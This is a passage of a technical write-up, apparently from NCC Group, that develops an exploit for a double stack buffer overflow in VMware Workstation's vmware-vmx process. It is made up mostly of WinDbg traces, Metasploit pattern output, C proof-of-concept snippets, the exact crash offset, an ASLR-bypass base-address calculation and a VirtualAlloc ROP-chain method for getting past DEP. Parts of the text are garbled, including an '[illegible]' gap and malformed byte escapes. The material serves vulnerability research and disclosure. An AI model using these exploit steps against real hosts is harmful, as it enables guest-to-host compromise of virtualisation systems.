10 00000080`ec93ef10 00007ff7`bc2af91b  vmware_vmx+0xa029c
11 00000080`ec93ef60 00007ff7`bc2aefc4  vmware_vmx+0x9f91b
12 00000080`ec93f830 00007ff7`bc81392b  vmware_vmx+0x9efc4
13 00000080`ec93f880 00007ff7`bc2a3656  vmware_vmx+0x60392b
14 00000080`ec93f8c0 00007ff7`bc2a2381  vmware_vmx+0x93656
15 00000080`ec93f930 00007ff7`bc2a2cfb  vmware_vmx+0x92381
16 00000080`ec93f990 00007ff7`bc2279d2  vmware_vmx+0x92cfb
17 00000080`ec93f9e0 00007ffd`fd68e8d7  vmware_vmx+0x179d2
18 00000080`ec93fa20 00007ffd`fe15c34c  KERNEL32!BaseThreadInitThunk+0x17
19 00000080`ec93fa50 00000000`00000000  ntdll!RtlUserThreadStart+0x2c

```

After we step over the function, we can check the call stack to see the parent functions' return addresses have been overwritten with 41's. We have caused a buffer overflow.


```

0:000> k
# Child-SP          RetAddr           Call Site
00 00000080`ec93e350 41414141`41414141 vmware_vmx+0x83c5b2
01 00000080`ec93e3d0 41414141`41414141 0x41414141`41414141
02 00000080`ec93e3d8 41414141`41414141 0x41414141`41414141
03 00000080`ec93e3e0 41414141`41414141 0x41414141`41414141
04 00000080`ec93e3e8 41414141`41414141 0x41414141`41414141
05 00000080`ec93e3f0 41414141`41414141 0x41414141`41414141
06 00000080`ec93e3f8 41414141`41414141 0x41414141`41414141
07 00000080`ec93e400 41414141`41414141 0x41414141`41414141
08 00000080`ec93e408 41414141`41414141 0x41414141`41414141
09 00000080`ec93e410 41414141`41414141 0x41414141`41414141
0a 00000080`ec93e418 41414141`41414141 0x41414141`41414141
0b 00000080`ec93e420 41414141`41414141 0x41414141`41414141
0c 00000080`ec93e428 41414141`41414141 0x41414141`41414141
0d 00000080`ec93e430 41414141`41414141 0x41414141`41414141
0e 00000080`ec93e438 41414141`41414141 0x41414141`41414141
0f 00000080`ec93e440 41414141`41414141 0x41414141`41414141
10 00000080`ec93e448 41414141`41414141 0x41414141`41414141
11 00000080`ec93e450 41414141`41414141 0x41414141`41414141
12 00000080`ec93e458 41414141`41414141 0x41414141`41414141
13 00000080`ec93e460 41414141`41414141 0x41414141`41414141
14 00000080`ec93e468 41414141`41414141 0x41414141`41414141
15 00000080`ec93e470 41414141`41414141 0x41414141`41414141
16 00000080`ec93e478 41414141`41414141 0x41414141`41414141
17 00000080`ec93e480 41414141`41414141 0x41414141`41414141

```

At some point in that function the buffer of 0x41's was moved from RCX (the heap) into RDX (the stack) without the function checking the length (controlled by us) of that buffer beforehand.

However, we haven't crashed yet because we haven't yet reached a RET instruction to return to one of those overwritten addresses. What happens next is we proceed to the **memcpy** instruction (line 21).

<pre> 7ff6a7cac5ba 48 8d 4c LEA RCX=>local_48,[RSP + 0x30] 24 30 7ff6a7cac5bf 4c 8b c7 MOV R8,RDI 7ff6a7cac5c2 48 2b cf SUB RCX,RDI 7ff6a7cac5c5 48 8d 54 LEA RDX=>local_48,[RSP + 0x30] 24 30 7ff6a7cac5ca e8 bd c9 CALL VCRUNTIME140.DLL::memcpy </pre>		<pre> 21 memcpy(local_48 + _Size,local_48,_Size); 22 uVar2 = (uint)local_50; 23 uVar3 = (uint)(local_50 >> 0x20); 24 *param_3 = (((ulonglong)((uVar2 << 0x10 25 (ulonglong)(uVar2 & 0xff0000)) 26 (ulonglong)((uVar3 & 0xff00 u 27 ((ulonglong)(uVar3 & 0xff0000)) </pre>
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------	-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

```

vmware_vmx+0x83c5ba:
00007ff7`bca4c5ba 488d4c2430      lea     rcx,[rsp+30h]
0:000> t
vmware_vmx+0x83c5bf:
00007ff7`bca4c5bf 4c8bc7          mov     r8,rdi
0:000>
vmware_vmx+0x83c5c2:
00007ff7`bca4c5c2 482bcf          sub     rcx,rdi
0:000>
vmware_vmx+0x83c5c5:
00007ff7`bca4c5c5 488d542430      lea     rdx,[rsp+30h]
0:000>
vmware_vmx+0x83c5ca:
00007ff7`bca4c5ca e8bdc90d00      call    vmware_vmx+0x918f8c (00007ff7`bcb28f8c)
0:000> r rdi
rdi=000000000000028f

```

- RCX – contains the address on the stack (RSP + 30 – RDI (0x28f)). This destination address is where our buffer of 41's will be written to via **memcpy**
- RDX – contains the address on the stack (RSP + 30) where our buffer of 41's will be copied from
- R8 – contains the total number of bytes (0x28f) to copy into the destination address

```

0:000> dq rdx
00000080`ec93e380 41414141`41414141 41414141`41414141
00000080`ec93e390 41414141`41414141 41414141`41414141
00000080`ec93e3a0 41414141`41414141 41414141`41414141
00000080`ec93e3b0 41414141`41414141 41414141`41414141
00000080`ec93e3c0 41414141`41414141 41414141`41414141
00000080`ec93e3d0 41414141`41414141 41414141`41414141
00000080`ec93e3e0 41414141`41414141 41414141`41414141
00000080`ec93e3f0 41414141`41414141 41414141`41414141
0:000> dq rcx
00000080`ec93e0f1 06000000`00000000 0000007f`f7bca28c
00000080`ec93e101 07000000`00000000 4c000000`00000000
00000080`ec93e111 09000000`00000000 0000007f`f7000000
00000080`ec93e121 06000000`00000000 10000000`00000000
00000080`ec93e131 06000000`80ec93e4 3800007f`f7bca28c
00000080`ec93e141 02000002`174e3433 02000000`00000000
00000080`ec93e151 06000000`00000000 0000007f`f7bca28c
00000080`ec93e161 57000000`00000000 4c00007f`f7bca28c
0:000> ? 00000080`ec93e380 - 00000080`ec93e0f1
Evaluate expression: 655 = 00000000`0000028f
0:000> r r8
r8=000000000000028f
0:000> r
rax=00000080ec93e301 rbx=00000080ec93e488 rcx=00000080ec93e0f1
rdx=00000080ec93e380 rsi=00000080ec93e4a0 rdi=000000000000028f
rip=00007ff7bca4c5ca rsp=00000080ec93e350 rbp=0000000000000003
r8=000000000000028f r9=0000000000000080 r10=0000000000000000
r11=00007ff7def4304e5 r12=00007ff7bc210000 r13=0000021750754c10
r14=00000080ec93e4b0 r15=00000080ec93e4a8
ioopl=0          nv up ei pl nz ac pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000212
vmware_vmx+0x83c5ca:
00007ff7`bca4c5ca e8bdc90d00      call    vmware_vmx+0x918f8c (00007ff7`bcb28f8c)

```


The total number (0x28f) of 41's will be written on the stack again, but this time it will be done via **memcpy**. We will be causing the second buffer overflow on the already overflowed stack.

We can step into **memcpy** and reach the end of this function using **pt**. The destination address in RCX (now at a slightly different offset compared to its value right before **memcpy** was called) contains our 41's.

```
0:000> pt
VCRUNTIME140!memcpy_avx_ermsb_Intel+0x2dd:
00007ffd`ef43051d c3          ret
0:000> dq rcx
00000080`ec93e300  41414141`41414141 41414141`41414141
00000080`ec93e310  41414141`41414141 41414141`41414141
00000080`ec93e320  41414141`41414141 41414141`41414141
00000080`ec93e330  41414141`41414141 41414141`41414141
00000080`ec93e340  41414141`41414141 41414141`41414141
00000080`ec93e350  41414141`41414141 41414141`41414141
00000080`ec93e360  41414141`41414141 41414141`41414141
00000080`ec93e370  41414141`41414141 41414141`41414141
0:000> ? 00000080`ec93e300 - 00000080`ec93e0f1
Evaluate expression: 527 = 00000000`0000020f
```

And since RCX was pointing to an address on the stack, the call stack itself was overwritten the second time.

```
0:000> k
# Child-SP      RetAddr          Call Site
00 00000080`ec93e348 41414141`41414141 VCRUNTIME140!memcpy_avx_ermsb_Intel+0x2dd
01 00000080`ec93e350 41414141`41414141 0x41414141`41414141
02 00000080`ec93e358 41414141`41414141 0x41414141`41414141
03 00000080`ec93e360 41414141`41414141 0x41414141`41414141
04 00000080`ec93e368 41414141`41414141 0x41414141`41414141
05 00000080`ec93e370 41414141`41414141 0x41414141`41414141
06 00000080`ec93e378 41414141`41414141 0x41414141`41414141
07 00000080`ec93e380 41414141`41414141 0x41414141`41414141
08 00000080`ec93e388 41414141`41414141 0x41414141`41414141
09 00000080`ec93e390 41414141`41414141 0x41414141`41414141
0a 00000080`ec93e398 41414141`41414141 0x41414141`41414141
0b 00000080`ec93e3a0 41414141`41414141 0x41414141`41414141
0c 00000080`ec93e3a8 41414141`41414141 0x41414141`41414141
0d 00000080`ec93e3b0 41414141`41414141 0x41414141`41414141
0e 00000080`ec93e3b8 41414141`41414141 0x41414141`41414141
0f 00000080`ec93e3c0 41414141`41414141 0x41414141`41414141
10 00000080`ec93e3c8 41414141`41414141 0x41414141`41414141
11 00000080`ec93e3d0 41414141`41414141 0x41414141`41414141
12 00000080`ec93e3d8 41414141`41414141 0x41414141`41414141
```

Attempting to RET from **memcpy** causes a crash since we are returning to an address that was overwritten with 41's on the call stack. Inspecting RSP shows our buffer of 41's.

```

00007ffd`ef43051d c3                ret
0:000> t
(272c.af8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
VCRUNTIME140!memcpy_avx_ermsb_Intel+0x2dd:
00007ffd`ef43051d c3                ret
0:000> dq rsp
00000080`ec93e348 41414141`41414141 41414141`41414141
00000080`ec93e358 41414141`41414141 41414141`41414141
00000080`ec93e368 41414141`41414141 41414141`41414141
00000080`ec93e378 41414141`41414141 41414141`41414141
00000080`ec93e388 41414141`41414141 41414141`41414141
00000080`ec93e398 41414141`41414141 41414141`41414141
00000080`ec93e3a8 41414141`41414141 41414141`41414141
00000080`ec93e3b8 41414141`41414141 41414141`41414141
0:000> dq rsp L50
00000080`ec93e348 41414141`41414141 41414141`41414141
00000080`ec93e358 41414141`41414141 41414141`41414141
00000080`ec93e368 41414141`41414141 41414141`41414141
00000080`ec93e378 41414141`41414141 41414141`41414141
00000080`ec93e388 41414141`41414141 41414141`41414141
00000080`ec93e398 41414141`41414141 41414141`41414141
00000080`ec93e3a8 41414141`41414141 41414141`41414141
00000080`ec93e3b8 41414141`41414141 41414141`41414141
00000080`ec93e3c8 41414141`41414141 41414141`41414141
00000080`ec93e3d8 41414141`41414141 41414141`41414141
00000080`ec93e3e8 41414141`41414141 41414141`41414141
00000080`ec93e3f8 41414141`41414141 41414141`41414141
00000080`ec93e408 41414141`41414141 41414141`41414141
00000080`ec93e418 41414141`41414141 41414141`41414141
00000080`ec93e428 41414141`41414141 41414141`41414141
00000080`ec93e438 41414141`41414141 41414141`41414141
00000080`ec93e448 41414141`41414141 41414141`41414141
00000080`ec93e458 41414141`41414141 41414141`41414141
00000080`ec93e468 41414141`41414141 41414141`41414141
00000080`ec93e478 41414141`41414141 41414141`41414141
00000080`ec93e488 41414141`41414141 41414141`41414141
00000080`ec93e498 41414141`41414141 41414141`41414141
00000080`ec93e4a8 41414141`41414141 41414141`41414141
00000080`ec93e4b8 41414141`41414141 41414141`41414141
00000080`ec93e4c8 41414141`41414141 41414141`41414141
00000080`ec93e4d8 41414141`41414141 41414141`41414141

```

Memcpy doesn't contain a stack cookie because it doesn't use its own stack frame. It just blindly copies the specified number of bytes from the source address to the destination address. Therefore, there is no check if the stack cookie was overwritten

during the **memcpy** operation before returning to the parent function. The stack cookie check is done at the end of the parent function **FUN_7ff6a7cac570 (FUN_14083C570)**. However, we never reach that point because **memcpy** returns to the already corrupted address on the stack, which causes an immediate crash.

In VMware Workstation 17.0.2 there is an additional buffer size check before the function **FUN_7ff6a7c89100 (FUN_140819100)** that causes the initial buffer overflow is called. If the buffer length is greater than 16, the parent function **FUN_7ff6a7cac570 (FUN_14083C570)** is terminated before the function **FUN_7ff6a7c89100** is called.

Completing the exploit


This section provides the exact ROP chain used to bypass DEP. The custom shellcode written for this exploit isn't shown here as it's only available internally at NCC Group to allow our consultants to use it during their engagements. Hopefully the above explanation of the memory leak and the buffer overflow vulnerabilities combined with the following description of the ROP chain will allow a technically skilled reader to complete the exploit.

Analysing the crash

As explained in the previous section, the stack-based buffer overflow happens twice before a crash occurs. The next step is to identify how the buffer that we send in our SDP request is positioned on the stack and if any of it is repeated or truncated during the crash. We will also need to know the exact number of bytes needed to reach and then execute our first ROP gadget.

We will first generate 0x28f (655) unique characters using **msf-pattern_create** on Kali.

```
msf-pattern_create -l 0x28f
```



```
(kali) [~/Desktop/Research]
$ msf-pattern_create -l 0x28f
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7A
```

Going back to our PoC code, after the following line:

```
memset(&reqBody[offset], 0x41, overflowSize);
```

and before the following line:

```
offset += overflowSize;
```

we will add the following code and keep the rest of the code unchanged.


```
memcpy(&reqBody[offset],  
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A  
c0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0  
Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag  
1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1A  
i2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2  
Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am  
3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3A  
o4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4  
Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As  
5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5A  
u6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7A", 655);
```

We initially use **memset** to fill the **reqBody** variable with 0x41's for the length of 0x28f. **Memset** only allows the same byte to be used to fill the destination address for the entire duration of 0x28f. We want to fill the destination address with unique bytes, which is why we use **memcpy** after that. We first prepare the destination address with 0x41's using **memset** and then use **memcpy** to replace them with the unique characters generated by **msf-pattern-create**.

Sending the updated SDP request leads to the following crash.

```

00007ffc`5ab4051d c3 ret
0:000> dq rsp L80
000000b4`778fe7b8 41317541`30754139 34754133`75413275
000000b4`778fe7c8 75413675`41357541 41397541`38754137
000000b4`778fe7d8 32764131`76413076 76413476`41337641
000000b4`778fe7e8 41377641`36764135 61413161`41306141
000000b4`778fe7f8 41346141`33614132 37614136`61413561
000000b4`778fe808 62413961`41386141 41326241`31624130
000000b4`778fe818 35624134`62413362 62413762`41366241
000000b4`778fe828 41306341`39624138 33634132`63413163
000000b4`778fe838 63413563`41346341 41386341`37634136
000000b4`778fe848 31644130`64413963 64413364`41326441
000000b4`778fe858 41366441`35644134 39644138`64413764
000000b4`778fe868 65413165`41306541 41346541`33654132
000000b4`778fe878 37654136`65413565 66413965`41386541
000000b4`778fe888 41326641`31664130 35664134`66413366
000000b4`778fe898 66413766`41366641 41306741`39664138
000000b4`778fe8a8 33674132`67413167 67413567`41346741
000000b4`778fe8b8 41386741`37674136 31684130`68413967
000000b4`778fe8c8 68413368`41326841 41366841`35684134
000000b4`778fe8d8 39684138`68413768 69413169`41306941
000000b4`778fe8e8 41346941`33694132 37694136`69413569
000000b4`778fe8f8 6a413969`41386941 41326a41`316a4130
000000b4`778fe908 356a4134`6a41336a 6a41376a`41366a41
000000b4`778fe918 41306b41`396a4138 336b4132`6b41316b
000000b4`778fe928 6b41356b`41346b41 41386b41`376b4136
000000b4`778fe938 316c4130`6c41396b 6c41336c`41326c41
000000b4`778fe948 41366c41`356c4134 396c4138`6c41376c
000000b4`778fe958 6d41316d`41306d41 41346d41`336d4132
000000b4`778fe968 376d4136`6d41356d 6e41396d`41386d41
000000b4`778fe978 41326e41`316e4130 356e4134`6e41336e
000000b4`778fe988 6e41376e`41366e41 41306f41`396e4138
000000b4`778fe998 336f4132`6f41316f 6f41356f`41346f41
000000b4`778fe9a8 41386f41`376f4136 31704130`7041396f
000000b4`778fe9b8 70413370`41327041 41367041`35704134
000000b4`778fe9c8 39704138`70413770 71413171`41307141
000000b4`778fe9d8 41347141`33714132 37714136`71413571
000000b4`778fe9e8 72413971`41387141 41327241`31724130
000000b4`778fe9f8 35724134`72413372 72413772`41367241
000000b4`778fea08 41307341`39724138 33734132`73413173
000000b4`778fea18 73413573`41347341 41387341`37734136
000000b4`778fea28 31744130`74413973 74413374`41327441
000000b4`778fea38 41367441`35744134 39744138`74413774
000000b4`778fea48 75413175`41307541 41347541`33754132
000000b4`778fea58 37754136`75413575 76413975`41387541
000000b4`778fea68 41327641`31764130 35764134`76413376
000000b4`778fea78 00413776`41367641 000000b4`778feb50
000000b4`778fea88 00000252`34715970 00000000`00000000

```

Now we can use **msf-pattern_offset** to calculate how many bytes are needed to reach the first QWORD (4131754130754139) that RSP is pointing to.

```
(kali㉿kali)-[~/Desktop/Research]
$ msf-pattern_offset -l 0x28f -q 4131754130754139
[*] Exact match at offset 599
```

Looks like during the crash RSP points closer to the end of our buffer, but we seem to have more of our buffer placed on the stack. Maybe that buffer is repeated?

Let's update our code to fill the buffer with 0x42's up to the 599th position and then fill the rest with 0x43's. The total size will still be equal to 655 (0x28f). The **offset** variable will help us put these values at the specific offset in the **reqBody** variable.

[illegible]

00007ffc`5ab4051d	c3	ret
0:000> dq rsp L80		
000000dd`410fefe8	43434343`43434343	43434343`43434343
000000dd`410feff8	43434343`43434343	43434343`43434343
000000dd`410ff008	43434343`43434343	43434343`43434343
000000dd`410ff018	43434343`43434343	42424242`42424242
000000dd`410ff028	42424242`42424242	42424242`42424242
000000dd`410ff038	42424242`42424242	42424242`42424242
000000dd`410ff048	42424242`42424242	42424242`42424242
000000dd`410ff058	42424242`42424242	42424242`42424242
000000dd`410ff068	42424242`42424242	42424242`42424242
000000dd`410ff078	42424242`42424242	42424242`42424242
000000dd`410ff088	42424242`42424242	42424242`42424242
000000dd`410ff098	42424242`42424242	42424242`42424242
000000dd`410ff0a8	42424242`42424242	42424242`42424242
000000dd`410ff0b8	42424242`42424242	42424242`42424242
000000dd`410ff0c8	42424242`42424242	42424242`42424242
000000dd`410ff0d8	42424242`42424242	42424242`42424242
000000dd`410ff0e8	42424242`42424242	42424242`42424242
000000dd`410ff0f8	42424242`42424242	42424242`42424242
000000dd`410ff108	42424242`42424242	42424242`42424242
000000dd`410ff118	42424242`42424242	42424242`42424242
000000dd`410ff128	42424242`42424242	42424242`42424242
000000dd`410ff138	42424242`42424242	42424242`42424242
000000dd`410ff148	42424242`42424242	42424242`42424242
000000dd`410ff158	42424242`42424242	42424242`42424242
000000dd`410ff168	42424242`42424242	42424242`42424242
000000dd`410ff178	42424242`42424242	42424242`42424242
000000dd`410ff188	42424242`42424242	42424242`42424242
000000dd`410ff198	42424242`42424242	42424242`42424242
000000dd`410ff1a8	42424242`42424242	42424242`42424242
000000dd`410ff1b8	42424242`42424242	42424242`42424242
000000dd`410ff1c8	42424242`42424242	42424242`42424242
000000dd`410ff1d8	42424242`42424242	42424242`42424242
000000dd`410ff1e8	42424242`42424242	42424242`42424242
000000dd`410ff1f8	42424242`42424242	42424242`42424242
000000dd`410ff208	42424242`42424242	42424242`42424242
000000dd`410ff218	42424242`42424242	42424242`42424242
000000dd`410ff228	42424242`42424242	42424242`42424242
000000dd`410ff238	42424242`42424242	42424242`42424242
000000dd`410ff248	42424242`42424242	42424242`42424242
000000dd`410ff258	42424242`42424242	42424242`42424242
000000dd`410ff268	42424242`42424242	43424242`42424242
000000dd`410ff278	43434343`43434343	43434343`43434343
000000dd`410ff288	43434343`43434343	43434343`43434343
000000dd`410ff298	43434343`43434343	43434343`43434343
000000dd`410ff2a8	00434343`43434343	000000dd`410ff380
000000dd`410ff2b8	00000265`0d517610	00000000`00000000

We can see that we have our buffer of 0x43's (56 in total) followed by a large buffer of 0x42's, followed by 0x43's (56 in total) again. That's interesting because in our C code we placed 0x42's before 0x43's.

We can also analyse the stack at the lower addresses to see that it's overwritten with 42's.

```
0:000> dq rsp - 100 L30
000000dd`410feee8 42424242`42424242 42424242`42424242
000000dd`410feef8 42424242`42424242 42424242`42424242
000000dd`410fef08 42424242`42424242 42424242`42424242
000000dd`410fef18 42424242`42424242 42424242`42424242
000000dd`410fef28 42424242`42424242 42424242`42424242
000000dd`410fef38 42424242`42424242 42424242`42424242
000000dd`410fef48 42424242`42424242 42424242`42424242
000000dd`410fef58 42424242`42424242 42424242`42424242
000000dd`410fef68 42424242`42424242 42424242`42424242
000000dd`410fef78 42424242`42424242 42424242`42424242
000000dd`410fef88 42424242`42424242 42424242`42424242
000000dd`410fef98 42424242`42424242 42424242`42424242
000000dd`410fefab 42424242`42424242 42424242`42424242
000000dd`410fefbb 42424242`42424242 42424242`42424242
000000dd`410fefcb 42424242`42424242 42424242`42424242
000000dd`410fefdb 42424242`42424242 42424242`42424242
000000dd`410fefe8 43434343`43434343 43434343`43434343
000000dd`410feff8 43434343`43434343 43434343`43434343
000000dd`410ff008 43434343`43434343 43434343`43434343
000000dd`410ff018 43434343`43434343 42424242`42424242
000000dd`410ff028 42424242`42424242 42424242`42424242
000000dd`410ff038 42424242`42424242 42424242`42424242
000000dd`410ff048 42424242`42424242 42424242`42424242
000000dd`410ff058 42424242`42424242 42424242`42424242
0:000> r rsp
rsp=000000dd410fefe8
```

Looks like our buffer is repeated on the stack due to the double stack buffer overflow issue we discussed in the previous section. Let's see if the repeated buffer starts at the very beginning of 0x42's. We will update our exploit with the following code. It will include all the HEX characters ranging from 0x00 to 0xFF. This will not only allow us to see if the repeated buffer starts at the very beginning but will also check for any bad characters. The latter may either lead to no crash at all or have some characters replaced with others. We will still have 0x42's and 0x43's that will follow after that, and the total number of bytes will still be equal to 655.

```
memcpy(&reqBody[offset],
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\b3\b4\b5\b6\b7\b8\b9\xba\xbb\xbc\xbd\xbe\xbf\xca\xcb\xcc\xcd\xce\xcf\xda\xdb\xdc\xdd\xde\xdf\xea\xeb\xec\xed\xee\xef\xfa\xfb\xfc\xfd\xfe\xff")
```


buffer from the source address on the heap to the destination address on the stack. This is good news for us because we have limited space on the stack. Having null bytes will allow us to use less instructions for the ROP chain and the custom shellcode, which will take up less space on the stack.

Looking at the highlighted area in the above screenshot, we can also double check that none of the 0x42's have been removed from the stack during the crash. If we subtract the address that RSP is pointing to during the crash from the address where the last 0x42 byte ends, we will get 0x28f (655), which means that none of the 0x42's have been removed. This further confirms that 655 is the total number of non-repeated bytes we can work with. We will need to fit our ROP chain and shellcode into this number of bytes.

```
0:000> r rsp
rsp=000000d2a755e3a8
0:000> ? 000000d2`a755e637 - 000000d2a755e3a8
Evaluate expression: 655 = 00000000`0000028f
```

Writing a ROP chain to defeat DEP

I used a tool called RP++ (<https://github.com/0vercl0k/rp>) to obtain the ROP gadgets from the executable. This is the command I used to get all the ROP gadgets from the binary with no more than 5 instructions per gadget.

```
rp-win.exe -f "C:\Program Files (x86)\VMware\VMware
Workstation\x64\vmware-vmx.exe" -r 5 > rop.txt
```

The ROP chain is placed between the following lines of code:

```
memset(&reqBody[offset], 0x41, overflowSize);

<--ROP CHAIN-->

offset += overflowSize;
```

The ROP gadgets are assigned to `uint64_t` variables containing the dynamically calculated base address of **vmware_vmx.exe** + the offset to the gadget itself. That's the reason why memory leaks are essential in writing memory corruption exploits nowadays. We bypassed ASLR by leaking the memory address with the static offset of **0x132c3b0**. We then calculated the base image address of **vmware_vmx.exe** from it. We can then add whatever offset we need to that address to get the addresses of our ROP gadgets.

```
uint64_t gadget1 = vmware_vmx_base + gadget_offset;
```

```
uint64_t gadget2 = vmware_vmx_base + gadget_offset;

etc.
```


The second part of the code contains the **memcpy** commands that place each gadget into the **reqBody** variable at the specific offset from it. Because RSP points closer to the end of the buffer (specifically at the 599th position out of 655) during the crash, the first gadget must start from position 599. Since each gadget variable takes up 8 bytes (uint64_t), the next gadget starts from 607, and so on.

```
memcpy(&reqBody[offset + 599], &gadget1, 8);

memcpy(&reqBody[offset + 607], &gadget2, 8);

etc.
```

I use VirtualAlloc (<https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc>) in my ROP chain to make the stack executable and bypass DEP. The pointer address to this API is obtained from the Import Address Table (IAT) of vmware-vmx.exe, which contains the pointer addresses to all the functions imported from the DLLs used by the application. I use one of the ROP gadgets as explained later to dereference that pointer address to get the actual address of VirtualAlloc and then call it.



As highlighted above, the non-rebased address of the VirtualAlloc pointer address is 0x1409258d8. The base address of vmware-vmx.exe is 0x140000000.

